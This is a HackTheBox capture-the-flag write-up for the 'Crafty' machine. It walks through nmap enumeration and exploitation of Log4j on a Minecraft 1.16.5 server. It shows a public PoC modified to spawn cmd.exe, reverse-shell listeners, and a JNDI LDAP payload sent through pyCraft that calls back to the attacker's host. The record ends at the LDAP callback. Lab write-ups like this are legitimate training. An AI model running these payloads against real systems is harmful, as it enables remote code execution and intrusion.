
Crafty



IP: 10.129.24.135

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Crafty
cd ~/HTB/Boxes/Crafty

# Open a tmux session
tmux new -s Crafty

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Crafty
workspace Crafty
setg LHOST 10.10.14.74
setg LPORT 1337
setg RHOST 10.129.24.135
setg RHOSTS 10.129.24.135
setg SRVHOST 10.10.14.74
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.24.135 -p 80,25565 -oN crafty.nmap
```

Hosts



```
Hosts
=====

address        mac  name  os_name       os_flavor  os_sp  purpose
-------        ---  ----  -------       ---------  -----  -------
10.129.24.135             Windows 2019                    server
```

Services




```
Services
========

host           port   proto  name       state  info
----           ----   -----  ----       -----  ----
10.129.24.135  80     tcp    http       open   Microsoft IIS httpd 10.0
10.129.24.135  25565  tcp    minecraft  open   Minecraft 1.16.5 Protocol: 127
```

Gaining Access

In my nmap results I discovered the name of the server is crafty.htb

Screenshot Evidence




```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://crafty.htb
```

I added to my /etc/hosts file

```
# Modify file
sudo vim /etc/hosts
# Add line
10.129.24.135    crafty.htb
```


Screenshot Evidence



```
┌──(tobor㉿kali)-[~/HTB/Boxes/Crafty]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.24.135   crafty.htb
```

Visiting the site I am able to see this is minecraft server


Screenshot Evidence


CRAFTY
Chat on our
Forums
Purchase MineCraft goods on our
Store
Support us by
Voting
Join 1277 other players on play.crafty.htb

It mentions another subdomain to add to my hosts file play.crafty.htb
I added it to my hosts file

```
# Edit file
sudo vim /etc/hosts
# Add to line
10.129.24.135     crafty.htb play.crafty.htb
```


Screenshot Evidence



```
127.0.0.1       localhost
127.0.1.1       kali
10.129.24.135   crafty.htb play.crafty.htb
```

I know that Minecraft uses a special server port. A google search revealed that is port 25565

Screenshot Evidence




1 **Know which port to forward.** The default Minecraft port number is 25565. Unless you've somehow changed this number in your computer's Firewall settings, the default port number is the number you'll use.

I verified the port is open on the server

```
# Metasploit Command Executed
db_nmap -sC -sV -O -A 10.129.24.135 -p 25565
```

Screenshot Evidence



```
msf6 exploit(multi/handler) > db_nmap -sC -sV -O -A -p 25565 10.129.24.135
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 08:34 PST
[*] Nmap: Nmap scan report for crafty.htb (10.129.24.135)
[*] Nmap: Host is up (0.11s latency).
[*] Nmap: PORT      STATE SERVICE   VERSION
[*] Nmap: 25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server,
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 ope
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2019 (89%)
```


I ran a Google search for 'mimecraft 1.16.5 exploit' and discovered it is vulnerable to Log4j
REFERENCE: https://forums.minecraftforge.net/topic/107537-log4j-exploit-in-1165/

I grabbed a PoC from GitHub and attempted to grab a shell
RESOURCE: https://github.com/kozmer/log4j-shell-poc

```
# Commands Executed
cd /usr/share
sudo git clone https://github.com/kozmer/log4j-shell-poc
cd log4j-shell-poc
```

Reading the PoC I need to make an update. This server is on a Windows Server and the PoC calls /bin/sh
I changed that value to cmd.exe

Screenshot Evidence



```
    public Exploit() throws Ex
        String host="%s";
        int port=%d;
        String cmd="cmd.exe";
        Process p=new ProcessB
```

The exploit requires Java 8 according to the GitHub readme page

```
# Commands Executed
cd /usr/share/log4j-shell-poc
sudo wget https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-x64.tar.gz
sudo tar -zxf jdk-8u181-linux-x64.tar.gz
sudo mv jdk1.8.0_181 jdk1.8.0_20
```

I set up a listener

```
# Metasploit Way
use multi/handler
set LHOST 10.10.14.74
set LPORT 1337
run -j

# Or Netcat Way
nc -lvnp 1337
```

I ran the exploit


```
# Command Executed
sudo python3 poc.py --userip 10.10.14.74 --webport 9000 --lport 1337
```

I next set up pyCraft to send the payload

```
# Commands Executed
cd /usr/share
sudo git clone https://github.com/ammaraskar/pyCraft.git
sudo python3 -m venv .
source bin/activate
sudo pip3 install -r reqiurements.txt
sudo python3 start.py
```

I ran pyCraft and set my values
NOTE: I grabbed ldap://10.10.14.74:1389 from poc.py's execution


Screenshot Evidence



```
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.74:1389/a}

[+] Starting Webserver on port 9000 http://0.0.0.0:9000
Listening on 0.0.0.0:1389
```

```
sudo python3 start.py
tobor

10.129.24.135:25565
${jndi:ldap://10.10.14.74:1389/a}
```


Screenshot Evidence



```
┌──(pyCraft)(tobor㉿kali)-[/usr/share/pyCraft]
└─$ sudo python3 start.py
Enter your username: tobor
Enter your password (leave blank for offline mode):
Enter server host or host:port (enclose IPv6 addresses in square brackets): 10.129.24.135:25565
Connecting in offline mode ...
Connected.
Message (SYSTEM): {"translate":"death.attack.mob","with":[{"insertion":"tobor","clickEvent":{"ac
show_entity","contents":{"type":"minecraft:player","id":"a35342b5-ffa1-3953-adba-281619511bfb","
4-b903-adda2b46ea2f","hoverEvent":{"action":"show_entity","contents":{"type":"minecraft:zombie",
minecraft.zombie"}}},"translate":"entity.minecraft.zombie"}]}
${jndi:ldap://10.10.14.74:1389/a}
```

This successfully hit my LDAP listener in the PoC

Screenshot Evidence




```
